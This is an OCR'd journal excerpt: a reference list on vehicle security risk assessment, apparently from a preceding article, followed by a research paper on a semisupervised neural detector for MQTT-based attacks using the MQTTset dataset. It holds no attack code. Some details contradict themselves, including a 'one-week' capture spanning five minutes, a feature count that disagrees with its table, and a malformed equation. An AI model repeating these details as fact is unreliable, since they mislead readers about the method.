[26] P. Mundhenk, S. Sebastian, L. Martin, A. S. Fahmy, and C. Samarjit, "Security analysis of automotive architectures using probabilistic model checking," in *Proceedings of the 2015 52nd ACM/EDAC/IEEE Design Automation Conference (DAC)*, pp. 1–6, IEEE, San Francisco, CA, USA, June 2015.

[27] D. Li, T. Liu, T. Cao, and P. Deng, "The risk assessment for unmanned vehicle using bayesian network," in *Proceedings of the International Conference on Geo-Informatics in Resource Management and Sustainable Ecosystem*, Springer, Wuhan, China, October 2016.

[28] A. Behfarnia and A. Eslami, "Risk assessment of autonomous vehicles using bayesian defense graphs," in *Proceedings of the 2018 IEEE 88th Vehicular Technology Conference (VTC-Fall)*, pp. 1–5, IEEE, Chicago, IL, USA, August 2018.

[29] K. Karray, J. L. Danger, S. Guilley, and M. E. Abdelaziz, "Attack Tree Construction And Its Application To The Connected Vehicle," in *Cyber-Physical Systems Security*, pp. 175–190, Springer, Berlin, Germany, 2018.

[30] S. Ouchani and A. Khaled, "Security assessment and hardening of autonomous vehicles," *International Conference on Risks and Security of Internet and Systems*, Springer, Berlin, Germany, 2020.

[31] Y. Roudier and L. Apvrille, "SysML-Sec: a model driven approach for designing safe and secure systems," in *Proceedings of the 2015 3rd International Conference on Model-Driven Engineering and Software Development*

(MODELSWARD), pp. 655–664, Springer, Loire Valley, France, February 2015.

[32] C. Schmittner, Z. Ma, and P. Puschner, "Limitation and improvement of STPA-Sec for safety and security co-analysis," in *Proceedings of the International Conference on Computer Safety, Reliability, and Security*, September 2016.

[33] I. Friedberg, K. McLaughlin, P. Smith, D. Laverty, and S. Sezer, "STPA-SafeSec: safety and security analysis for cyber-physical systems," *Journal of information security and applications*, vol. 34, pp. 183–196, 2017.

[34] D. Ren, S. Du, and H. Zhu, "A novel attack tree based risk assessment approach for location privacy preservation in the VANETs," in *Proceedings of the 2011 IEEE International Conference on Communications (ICC)*, pp. 1–5, IEEE, Kyoto, Japan, June 2011.

[35] M. Salfer, H. Schweppe, and C. Eckert, "Efficient attack forest construction for automotive on-board networks," in *Proceedings of the International Conference on Information Security*, October 2014.

[36] M. Krisper et al., "RISKEE: a risk-tree based method for assessing risk in cyber security," in *Proceedings of the European Conference on Software Process Improvement*, September 2019.

[37] N. Kaja, A. Shaout, and D. Ma, "Fuzzy based threat assessment model (FTAM)," in *Proceedings of the 2019 International Arab Conference on Information Technology (ACIT)*, pp. 144–149, Springer, Al Alin, December 2019.

[38] W. Xiong, F. Krantz, and R. Lagerström, "Threat modeling and attack simulations of connected vehicles: proof of concept," in *Proceedings of the International Conference on Information Systems Security and Privacy*, Springer, Prague, Czech Republic, February 2019.

[39] J. Santhosh and S. Sankaran, "Defending against Sybil attacks in vehicular platoons," in *Proceedings of the 2019 IEEE International Conference on Advanced Networks and Telecommunications Systems (ANTS)*, pp. 1–6, IEEE, Goa, India, December 2019.

[40] S. Bahamou, J. Bonnin, and M. I. E. Ouadghiri, "Vehicular adhoc network's privacy assessment based on attack tree," in *Proceedings of the International Workshop on Communication Technologies for Vehicles*, San Sebastián, Spain, June 2016.

[41] S. Garg and G. Aujla, "Accessing risk priority of SSL SYN attack using game theoretic attack defense tree model for VANETs," in *Proceedings of the 2016 3rd International Conference on Computing for Sustainable Global Development (INDIACom)*, pp. 729–734, Springer, New Delhi, India, March 2016.

[42] S. Garg, G. S. Aujla, N. Kumar, and S. Batra, "Tree-based attack-defense model for risk assessment in multi-UAV networks," *IEEE Consumer Electronics Magazine*, vol. 8, no. 6, pp. 35–41, 2019.

[43] S. Bahamou, D. E. Ouadghiri, and J. Bonnin, "When game theories meets security and privacy related risk assessment of vehicular networks (VANET)," *Journal Mobile Multimedia*, vol. 12, pp. 213–224, 2017.

[44] A. Le and C. Maple, "A simplified approach for dynamic security risk management in connected and autonomous vehicles," in *Proceedings of the Living in the Internet of Things (IoT 2019)*, May 2019.

[45] S. Longari, C. Andrea, M. Carminati, and Z. Stefano, "A secure-by-design framework for automotive on-board network risk analysis," in *Proceedings of the 2019 IEEE Vehicular Networking Conference (VNC)*, pp. 1–8, Springer, Los Angeles, CA, USA, December 2019.

[46] D. Suo and S. Sarma, "A test-driven approach for security designs of automated vehicles," in *Proceedings of the 2019 IEEE Intelligent Vehicles Symposium (IV)*, pp. 26–32, Springer, Paris, France, June 2019.

[47] T. Rosenstatter and T. Olovsson, "Towards a standardized mapping from automotive security levels to security mechanisms," in *Proceedings of the 2018 21st International Conference on Intelligent Transportation Systems (ITSC)*, pp. 1501–1507, Springer, Maui, HI, USA, November 2018.

[48] M. Rocchetto, A. Ferrari, and V. Senni, "Challenges and opportunities for model-based security risk assessment of cyber-physical systems," in *Resilience of Cyber-Physical Systems*, pp. 25–47, Springer, Berlin, Germany, 2019.

Hindawi
Security and Communication Networks
Volume 2021, Article ID 4587862, 11 pages
https://doi.org/10.1155/2021/4587862

Research Article

Online-Semisupervised Neural Anomaly Detector to Identify MQTT-Based Attacks in Real Time

Zhenyu Gao,[1,2] **Jian Cao**,[1,2] **Wei Wang**,[1,2] **Huayun Zhang**,[1,2] **and Zengrong Xu**[1,2]

[1]*Nari Group Corporation, State Grid Electric Power Research Institute, Nanjing 211106, China*
[2]*China Realtime Database Co. Ltd., Nanjing 210012, China*

Correspondence should be addressed to Zhenyu Gao; gao_zhenyu39@yahoo.com

Received 22 August 2021; Revised 27 August 2021; Accepted 31 August 2021; Published 13 September 2021

Academic Editor: Konstantinos Demertzis

Industry 4.0 focuses on continuous interconnection services, allowing for the continuous and uninterrupted exchange of signals or information between related parties. The application of messaging protocols for transferring data to remote locations must meet specific specifications such as asynchronous communication, compact messaging, operating in conditions of unstable connection of the transmission line of data, limited network bandwidth operation, support multilevel Quality of Service (QoS), and easy integration of new devices. The Message Queue Telemetry Transport (MQTT) protocol is used in software applications that require asynchronous communication. It is a light and simplified protocol based on publish-subscribe messaging and is placed functionally over the TCP/IP protocol. It is designed to minimize the required communication bandwidth and system requirements increasing reliability and probability of successful message transmission, making it ideal for use in Machine-to-Machine (M2M) communication or networks where bandwidth is limited, delays are long, coverage is not reliable, and energy consumption should be as low as possible. Despite the fact that the advantage that MQTT offers its way of operating does not provide a serious level of security in how to achieve its interconnection, as it does not require protocol dependence on one intermediate third entity, the interface is dependent on each application. This paper presents an innovative real-time anomaly detection system to detect MQTT-based attacks in cyber-physical systems. This is an online-semisupervised learning neural system based on a small number of sampled patterns that identify crowd anomalies in the MQTT protocol related to specialized attacks to undermine cyber-physical systems.

1. Introduction

From a conceptual approach, Industry 4.0 [1] can be seen as a new organizational level of automated value chain management methods, encompassing the full life cycle of the industrial process, from raw materials to the final product. Analyzing this model, its main and key feature was identified in the integration of industrial processes with the wide integration of various information and communication systems, methods, resources, and information flows, through industrial networks and broad communication of cyber-physical systems [2].

Cyber-physical systems are a supergrid of collaborative computing and communication components that monitor, coordinate, and control physical entities through feedback loops, where processes occurring in the physical domain influence the computations that are performed and the other way around [3, 4]. The dynamics of physical processes are multiplied by the dynamism of software and networking in these systems, providing abstract models of technical analysis and design for a unified whole, more related to the intersection rather than the union of the physical world with the digital world [5, 6].

Essentially, cyber-physical systems are a new generation of advanced systems that achieve, through information technology, communications, precision control, coordination, and autonomy, the union of the physical world with the digital world [7, 8]. These systems provide extensive M2M

communication with easy-to-use and simple protocols for the integration of processes between interconnected sensors to carry out bilateral controls, assisting in a decentralized decision-making process [9].

The MQTT protocol [10] with its simplicity of installation and use and the low need for system resources has managed to dominate and eventually become the main and widespread messaging protocol for communication between cyber-physical systems, as well as in embedded systems with IoT/IIoT capabilities [7, 10]. The 3 basic components of the protocol are the MQTT Broker, which is also the server of the messaging system that receives and manages the information, the MQTT Publisher, which is also the sender of the information on the server, and the MQTT Subscriber, which is the recipient who connects to the server and receives the information. A typical example of a general approach to this communication based on the MQTT protocol architecture is shown in Figure 1.

This design communication protocol, although designed to support Transport Layer Security (TLS) and Secure Sockets Layer (SSL), uses plain text to transmit information, while allowing anonymous users to connect and publish/subscribe messages by default [11]. Also, an important security gap is the fact that it has "open" SYS-topics, which are used for specialized processes such as monitoring and configuration, which means that anyone can send fake data to clients or reprogram devices.

For the Industry 4.0 business environment to achieve its goals, it is particularly important and timely to create the processes and resolve issues related to secure M2M communication to ensure the operational continuity and productivity of the systems operating in the specific environment. Production facilities, and industrial systems in general, require a different type of security than corporate networks, as traditional security solutions, such as antimalware and firewalls, do not fulfill industry norms and requirements [12]. Accordingly, the protection of industrial confidentiality requires robust safeguard policies, as this information is the target of industrial espionage by well-organized highly specialized cybercrime groups. Under this consideration, it is a fact that cybersecurity is not the primary key issue of the architectural design of industrial infrastructures. Also, it is not economically practicable to fully upgrade them, while it is almost impossible to isolate them partially or completely from the network they operate. In conclusion, the protection of industrial infrastructure from cybersecurity incidents is critical, as any kind or size of failure can create dynamic interdependencies and incalculable economic consequences.

In this sense and recognizing not only the necessity of use but also the vulnerabilities that characterize the communication based on the MQTT protocol, this paper presents an online-semisupervised learning neural anomaly detection system to detect MQTT-based attacks, without special requirements and resources [13].

The rest of the paper is organized as follows: Section 2 highlights some of the main related works, Section 3 analyzes the proposed system in detail and also mathematically; the Experiments section describes the data used and the scenarios taking into account the implementation of the proposed system, and, finally, the Conclusions section summarizes the main research contribution, the novelty of the approach, and the future studies that can extend the proposed methodology.

2. Literature Review

The tremendous increase in data exchange across various IoT sensors and communication protocols has heightened security worries, highlighting the importance of robust methods to identify threats quickly and accurately [6, 14]. Security professionals and researchers rely more and more on automated methods with the help of deep learning to enhance the effectiveness of anomaly detection [15]. Deep learning is a type of artificial intelligence that models the learning process using many neurons and it is becoming increasingly popular in business [16].

For example, Ullah and Mahmoud [17] designed and developed an anomaly-based intrusion detection model intended to be used for IoT networks by using a convolutional neural network (CNN) model to build a multiclass classification model. This particular scheme is then realized in 1D, 2D, and 3D using CNN. The BoT-IoT, IoT Network Intrusion, MQTT-IoT-IDS2020, and IoT-23 intrusion detection datasets are utilized to evaluate the CNN implementation. They further utilized the CNN multiclass pretrained scheme to implement binary and multiclass classification via transfer learning. Also, Haripriya et al. [11] proposed Secure-MQTT, a lightweight fuzzy logic-based IDS for identifying nefarious activities during IoT device exchange of data. With the use of a fuzzy rule interpolation mechanism, the proposed solution uses a fuzzy logic-based system to detect the node's nefarious activity. Secure-MQTT eliminates the necessity of a dense rule base by utilizing fuzzy rule interpolation, which dynamically produces rules. This suggested technique includes a system for preventing Denial-of-Service attacks on low-configuration devices. Vaccari et al. [18] suggested MQTTset, a dataset centered on the MQTT protocol, which is frequently used in IoT networks. By simultaneously validating the legal dataset with cyber attacks on the MQTT network, they demonstrated the establishment of the dataset in addition to validation by the creation of a fictitious detection system. Results showed how this system can be utilized to train similar learning models for detecting systems that can secure IoT environments.

On the other hand, Hasan et al. [15] presented a machine learning-based method for detecting and protecting a system in an abnormal state. Several machine learning classifiers were used to complete this challenge. Another point of this study is the recognition that, for anomaly detection, a simple model like Decision Tree or Random Forest can be measured to a more complex network such as an ANN. Ciklabakkal et al. [19] proposed ARTEMIS, an IoT IDS that analyzes data from IoT devices using artificial intelligence to notice deviations from the system's usual attitude and sends notifications in the event of abnormalities. They have carried out a model of the system utilizing IoT devices that are subscribed to topics at a MQTT broker, and they have tested it against MQTT-related threats. In addition, Zhang et al. [20] built




Figure 1: M2M communication based on the MQTT protocol (https://bbs.huaweicloud.com/).

the FedIoT platform, which includes an N-BaIoT synthesized dataset, the FedDetect algorithm, and a system layout for IoT devices. The FedDetect learning system uses an adaptive optimizer and a cross-round learning rate scheduler to boost performance. They tested the FedIoT platform and FedDetect algorithm in a network of IoT devices, such as Raspberry Pi, in terms of model and system performance. The findings showed that federated learning is effective in catching a wide variety of cyber attacks. The system competence analysis reveals that both end-to-end practice time and memory cost are economical and promising for the limited resources of IoT devices.

Unlike presented related works, in this research, we present a unique real-time anomaly detection technique for detecting MQTT-based assaults on cyber-physical systems based on a small number of sampling patterns that identify crowd irregularities in the MQTT protocol [10].

3. The Proposed System

As already mentioned, IoT/IIoT, and in general the M2M communication of cyber-physical systems, relies on wireless technologies, which are used to provide data access to end devices [21, 22]. For the implementation of these services devices of limited resources are used, with very low energy consumption and, respectively, low power, while due to their distributed architecture, they present serious weaknesses in their flexible management and consequently in their application to modern requirements, such as interoperability, mobility, heterogeneity, and quality of services [23]. Therefore, the application of advanced digital security techniques should follow algorithm design and implementation technologies, considering features such as the traffic of network nodes, the speed, and quality of communication between them, as well as the minimum available computing resources [24, 25].

Complying with the above important conditions, this paper proposes a small and flexible neural network architecture, which can respond even to the processing of big data. Specifically, a Single-hidden Feedforward Neural Network (S-hFFNN) [26] is implemented, with random N hidden neurons, random weights W in the input layer, and output weights β being assigned based on the Generalized Least Squares Approximation (GLSA) [27] technique and random bias b, so that the weights at the output are calculated by a single linear algebra operation and in particular by a single array multiplication, without requiring repetitive learning procedures.

The random weights generate approximately rectangular and weakly correlated features at the hidden layer which offers an accurate solution and high generalization abilities. More specifically, the output of the proposed S-hFFNN with random hidden neurons in the hidden layer can be represented as follows [26–28]:

$$f_L(x) = \sum_{i=1}^{L} \beta_i h_i(x) = h(x)\beta, \quad i \in 1, N. \tag{1}$$

From this point of view, this method can solve the learning problem $H\beta = T$, where T is the target class and the hidden output is as follows [26–28]:

$$H(\omega_j, b_j, x_i) = \begin{pmatrix} g(\omega_1 x_1 + b_1) & \cdots & g(\omega_l x_1 + b_l) \\ \vdots & \ddots & \vdots \\ g(\omega_1 x_N + b_1) & \cdots & g(\omega_l x_N + b_l) \end{pmatrix}_{N \times l}. \tag{2}$$

Table H is calculated from the equation $H = g(\omega x + b)$ and the exit weights β from the following relation [26–28]:

$$\beta = \left(\frac{\mathrm{I}}{C} + H^T H\right)^{-1} H^T X. \tag{3}$$

Although the algorithm works well in terms of accuracy, training times, and overall performance in classification problems, it is proven experimentally (trial and error) that it presents some weaknesses that it creates problems along the way. In particular, it relies solely on the determination of empirical risk minimization to be able to overcome the problem of overfitting (according to statistical learning theory, true risk prediction is calculated by finding a balance between empirical and constructive risks), presents limited control capabilities since it directly calculates the minimum norm based on the GLSA method, and may ultimately lead to less reliable results due to heteroscedasticity or outlier [26].

Therefore, to avoid the above problems in the proposed system, a regularized [26] form of S-hFFNN is used to punish the coefficients of the output weight table to minimize the output error. β can also be calculated from the Moore-Penrose's relation [28]:

$$\beta = H^{+} T. \tag{4}$$

The solution of the above equation can be reduced to a generalized optimization problem, where the cost function is convex and the constraints are linear for w. The solution is achieved by the Lagrange multiplier method, based on which the following function is formed [29]:

$$L(w, b, a) = \frac{1}{2} w^T w - \sum_{k=1}^{N} a_k \left[t_k \left(w^T x_k + b \right) - 1 \right], \tag{5}$$

where the coefficients $a_k \geq 0, k = 1, \ldots, N$ are the Lagrange multipliers. By this logic, the solution of the initial optimization problem is reduced to a saddle point optimization problem of $L(w, b, a)$. In particular, this point should be maximized for α and minimized for w and b; that is [30],

$$\max_{a} \min_{w, b} L(w, b, a). \tag{6}$$

But because the problem is nonlinearly separable due to uncertainty, representation inaccuracy, and noise, the purpose of the algorithm is to minimize error. For this purpose, a new set of positive numbers are introduced, measuring the deviation of the data from the correct categorization and imposing penalties accordingly for regularization of the algorithm. So the decision-making surface has the following form [30, 31]:

$$t_k \left(w^T x_k + b \right) \geq 1 - \xi_k, \quad k = 1, 2, 3, \ldots, N, \tag{7}$$

where $\xi_k \geq 0$ are the regular parameters, while the corresponding optimization problem is transformed as follows [30, 31]:

$$\min_{w, b} \left\{ J(w, \xi) = \frac{1}{2} w^T w + c \sum_{k=1}^{N} \xi_k \right\}, \tag{8}$$

so that $t_k (w^T x_k + b) \geq 1 - \xi_k, \xi_k \geq 0, k = 1, 2, 3, \ldots, N$, where c is a positive constant that was calculated experimentally to normalize the output error.

The corresponding Lagrange function will take the following form [30, 31]:

$$L(w, b, \xi, a) = \frac{1}{2} w^T w + c \sum_{k=1}^{N} \xi_k - \sum_{k=1}^{N} a_k \left[t_k \left(w^T x_k + b \right) - 1 + \xi_k \right] - \sum_{k=1}^{N} \nu_k \xi_k, \tag{9}$$

where $\nu_k \geq 0, k = 1, \ldots, N$ is a new set of Lagrange multipliers, in addition to α_k. Thus the optimization problem is described as follows [30, 31]:

$$\min_{a, \nu} \min_{w, b, \xi^{L(w, b, \xi, a, \nu)}}. \tag{10}$$

So [30, 31]

$$\min_{a} Q(a) = \sum_{k=1}^{N} a_k - \frac{1}{2} \sum_{i=1}^{N} \sum_{m=1}^{N} a_l a_m t_l t_m x_l^T x_m, \quad \sum_{k=1}^{N} a_k t_k = 0, \quad 0 \leq a_k \leq c, k = 1, \ldots, N. \tag{11}$$

The set of optimal weights w^* and the corresponding polarizations b^* are calculated for those $a_k \leq c$ to which it holds $\xi_k = 0$.

The main disadvantage of the proposed method which uses full supervision is that it requires many classified training examples to construct a prediction model with satisfactory accuracy [32]. This classification of the training body is usually done manually and is a laborious and time-consuming process. To overcome the above problem, this work proposes a semisupervised neural system, where the training process uses the least preclassified data. In general, unclassified data provides useful information for exploring the data structure of the general dataset, while classified data, respectively, provide the learning process. In particular, the process aims to learn a decision rule based on minimally predefined training data. In particular, considering l, $\{X_l, Y_l\} = \{x_i, y_i\}_{i=1}^{l}$ the labeled data based on which the algorithm will be trained and, respectively, u, $\{X_u\} = \{x_i\}_{i=1}^{u}$ the unlabeled data that are most in the general data set, with $R^{n_i} \longrightarrow R^{n_o}$, the process of the proposed online-semi-supervised learning is described below [32–34]:

Step 1: The Laplacian graph L is created from both parameters X_l and X_u.

Step 2: A network is created with n_h hidden neurons, random weights, input biases, and the output $H \in R^{(l+u)xn_i}$ being calculated.

Step 3: The stability parameter C is selected, which determines the degree of correlation of the prediction error between the different classes and the normalization parameter λ, which controls the relationship between the achievement of low error in the training data and the network weights.

Step 4: If $n_h \leq N$, the output weights β are calculated using the following equation:

$$\beta = \left(I_{n_h} + H^T C H + \lambda H^T L H\right)^{-1} H^T C \tilde{Y}. \quad (12)$$

If $n_h > N$, then the output weights β are calculated using the following equation:

$$\beta = H^T \left(I_{l+u} + C H H^T + \lambda L H H^T\right)^{-1} C \tilde{Y}. \quad (13)$$

Extending the initial thought of the problem of categorization and detection of MQTT-based attacks, we find that this is a dynamic problem with a large amount of available data, of which few are labeled (for this reason, the use of the semisupervised method was chosen). A key hypothesis that extends and strengthens the way of dealing with the problem focuses on the fact that if the proposed algorithm can choose the training data on its own, then it will perform better. This logic leads to the implementation of an online learning system that overcomes the difficulties encountered in data labeling through the submission of appropriate mechanisms, which provide the real label of the most useful unlabeled registrations, creating predictive models of high accuracy, utilizing the best small training datasets [35, 36].

As part of the online learning process of the proposed system, a heuristic probabilistic mechanism for assessing the uncertainty of data is proposed to securely label them. Accordingly, the entries with the highest tag rendering uncertainty are sought, with the calculation based on the ex-post probabilities of all classes based on their entropy, so that [37, 38]

$$x^* = \arg\max_{x \in U} - \sum_i p_\theta\left(y_{C_i} \mid x\right) \log\, p_\theta\left(y_{C_i} \mid x\right), \quad (14)$$

where y_{C_i} are all possible classes. The fundamental principle on which this strategy is based concerns the minimization of hypothesis space, which corresponds to the total number of hypotheses that are consistent with the minimum amount of labeled data.

The detection of anomalies lies in the identification of patterns that exhibit behavior different from the expected one, which differs substantially from the labeled data. The measurement of the difference in a labeled C_i record for $x \in U$, which essentially identifies the anomaly, is done using vote entropy according to the following equation [37, 39, 40]:

$$x^* = \arg\max_{x \in U} - \sum_i \frac{V\left(y_{C_i}\right)}{k} \log \frac{V\left(y_{C_i}\right)}{k}, \quad (15)$$

where $V\left(y_{C_i}\right)$ is the number of votes class y_{C_i} receives.

Additionally, for measuring the differentiation and confirming the anomaly, the Kullback-Leibler mean deviation is considered, which considers as an anomaly this record that presents the largest mean probability difference and is calculated as follows [41, 42]:

$$x^* = \arg\max_{x \in U} \frac{1}{k} \sum_{c=1}^{k} \sum_i p_{\theta(c)}\left(y_{C_i} \mid x\right) \log \frac{p_{\theta(c)}\left(y_{C_i} \mid x\right)}{p_c\left(y_{C_i} \mid x\right)}, \quad (16)$$

with $\theta(c)$ being a specific model that expresses the probability of consensus on the correctness of the label.

In summary, the proposed online-semisupervised neural anomaly detector system initially uses the semisupervised regularized S-hFFNN algorithm C, which is trained in the set of labeled data L resulting in the creation of model h. Then, based on the labeled data L and according to the selected online learning strategy q, new labels m are created from the general dataset U which are integrated in set L, so that

$$h(C, q, m, L, U). \quad (17)$$

The algorithmic approach of the system in question is described as follows in Algorithm 1.

4. Experiments

The proposed work aims to create a digital security system linked to the IoT/IIoT and in particular to the MQTT communication protocol to give the research and industrial community a fully realistic framework for its use and implementation. The most relevant dataset that simulates communication and transaction modes in IoT/IIoT, as well as the associated MQTT-based attacks [12, 13], was chosen for the most accurate and realistic picture of how M2M communication works. Specifically, the selected dataset came from the recording of IoT network sensor data based on the application of the MQTT protocol, as applied in real automation conditions in a smart home environment.

Specifically, data on normal and malicious network traffic were collected from 10 different sensors, which communicate at different times by exchanging information about temperature, light intensity, humidity, motion detection, CO gas, smoke, fan controller, door lock, and fan sensor. The behavior of each sensor is different as its characteristics, they are located in two different rooms, they have a dedicated IP address, and their communication port is 1883, while the communication time is periodic or random depending on the type of sensor (e.g., the temperature sensor is periodic, while, on the contrary, the motion detector operates based on an event that activates it so the sending of its information is periodic). Eclipse Mosquitto is used as the MQTT message broker. Each sensor is associated with a topic defined by the sensor when sending data to the broker. Table 1 presents in detail the MQTT sensors with the corresponding information that characterizes them and specifically IP address, room, time, and topic [18].

MQTT traffic is captured in a Packet CAPture (PCAP) file, which is logged as part of the MQTTset data production process. The download time is based on one week (from Friday at 11:40 to Friday at 11:45). The dataset is open to the public and consists of 11,915,716 network packets totaling 1,093,676,216 bytes [18].

(1) Input L–labeled data, U–unlabeled data, C–regularized S-hFFNN, q–active learning strategy, m–new labeled data, *maxIter*–max iterations
(2) $h \longleftarrow C(L_0)$
(3) for i from 1 to maxIter
(4) choose m from $x \in U$ based on q strategy
(5) $\omega \longleftarrow f(x)$
(6) $L \longleftarrow L \bigcup (x, \omega)$
(7) $U \longleftarrow U - (x, \omega)$
(8) $h \longleftarrow h(L_0)$
(9) end for

Algorithm 1: Online-semisupervised neural anomaly detector.

Table 1: Sensors information.

Sensor	IP address	Room	Time (periodic/random)	Topic
Temperature	192.168.0.151	1	P, 60 s	Temperature
Light intensity	192.168.0.150	1	P, 1800 s	Light intensity
Humidity	192.168.0.152	1	P, 60 s	Humidity
Motion	192.168.0.154	1	R, 1 h	Motion
CO gas	192.168.0.155	1	R, 1 h s	CO gas
Smoke	192.168.0.180	2	R, 1 h	Smoke
Fan controller	192.168.0.173	2	P, 120 s	Fan controller
Door lock	192.168.0.176	2	R, 1 h	Door lock
Fan sensor	192.168.0.178	2	P, 60 s	Fan sensor
Motion	192.168.0.174	2	R, 1 h	Motion

At the application level, MQTT operates over the TCP/IP protocol. The exchange of messages takes place between the publisher or subscriber and the broker. Any device connected to the broker can act as both a subscriber and a publisher. The publisher sends the information he wants to share to the broker, defining a specific topic in the message. MQTT devices use specific types of messages to communicate with, such as connect (connection creation with broker), disconnect (termination of connection with broker), publish (publish of data related with a topic), subscribe (subscription to a topic), and unsubscribe (delete from a topic). Those subscribers who are connected to the broker will receive the information using the specific topic. The topics are UTF-8 encoded characters and have a tree-shaped format, thus facilitating the organization and access to data [10, 12].

Respectively, MQTT messages consist of a fixed header (displayed in all messages), variable header (displayed in some messages), and payload (displayed in some messages). The layout of MQTT communication packages includes message type (e.g., connect, subscribe, publish, etc.), flags specific to each MQTT packet (auxiliary flags, the presence, and status of which depends on the message type), and remaining length. The first 4 most important bits of the fixed header are used as specific indicators [10]. A schematic representation of the MQTT packets is shown in Figure 2 [10].

Respectively, the variable header, when exists, contains the data shown in Figure 3 [10].

The payload and the format of the data transmitted via MQTT messages are defined in the application, while, respectively, the size of the data can be calculated by subtracting the length of the variable header from the rest of the package.

In the dataset that was selected to be used in this study, there are 33 features, and the Class (target) includes Flooding DoS, MQTT Publish Flood, SlowITe, Malformed Data, and Brute-Force Attack. The total information was analyzed by Wireshark and allows us to understand the workflow associated with MQTT communication and is presented in Table 2 [18].

To carry out a more thorough analysis that can allow the proposed intelligent system to perform better, without compromising its predictive capacity, the initial dataset was reduced based on evaluative criteria of the information provided in each feature [10, 12, 42]. This stage is critical for this system, since it will be easy and efficient once characteristics that provide meaningful information are chosen.

With better observation, it is found that some features that come from very relevant areas of the headers in the MQTT protocol packet structure provide insignificant information that could be omitted. For example, *mqtt.conflag.qos* refers to the Quality of Service (QoS) level, which allows the customer to choose a service level that matches the reliability of the network and its application logic. Because MQTT manages message retransmission and guarantees delivery (even when the underlying transfer is not reliable), QoS makes communication on unreliable networks much more reliable. However, in the case we are considering, this information can be omitted as data loss at this level is acceptable, since it is low-priority network traffic, in the context of smart home projects. Respectively, the *mqtt.will-xxx* information concerns planned




Figure 2: MQTT fixed header (https://support.smart-maic.com/).




Figure 3: MQTT variable header (https://support.smart-maic.com/).

Table 2: MQTT dataset information.

ID	Name	Interpretation	Protocol layer
1	tcp.flags	TCP flags	TCP
2	tcp.time_delta	Time TCP stream	TCP
3	tcp.len	TCP segment len	TCP
4	mqtt.conack.flags	Acknowledge flags	MQTT
5	mqtt.conack.flags.reserved	Reserved	MQTT
6	mqtt.conack.flags.sp	Session present	MQTT
7	mqtt.conack.val	Return code	MQTT
8	mqtt.conflag.cleansess	Clean session flag	MQTT
9	mqtt.conflag.passwd	Password flag	MQTT
10	mqtt.conflag.qos	QoS level	MQTT
11	mqtt.conflag.reserved	Reserved	MQTT
12	mqtt.conflag.retain	Will retain	MQTT
13	mqtt.conflag.uname	User name flag	MQTT
14	mqtt.conflag.willflag	Will flag	MQTT
15	mqtt.conflags	Connect flags	MQTT
16	mqtt.dupflag	DUP flag	MQTT
17	mqtt.hdrflags	Header flags	MQTT
18	mqtt.kalive	Keep alive	MQTT
19	mqtt.len	Msg len	MQTT
20	mqtt.msg	Message	MQTT
21	mqtt.msgid	Message identifier	MQTT
22	mqtt.msgtype	Message type	MQTT
23	mqtt.proto_len	Protocol name length	MQTT
24	mqtt.protoname	Protocol name	MQTT
25	mqtt.qos	QoS level	MQTT
26	mqtt.retain	Retain	MQTT
27	mqtt.sub.qos	Requested QoS	MQTT
28	mqtt.suback.qos	Granted QoS	MQTT
29	mqtt.ver	Version	MQTT
30	mqtt.willmsg	Will message	MQTT
31	mqtt.willmsg_len	Will message length	MQTT
32	mqtt.willtopic	Will topic	MQTT
33	mqtt.willtopic_len	Will topic length	MQTT
34	Target	Class	

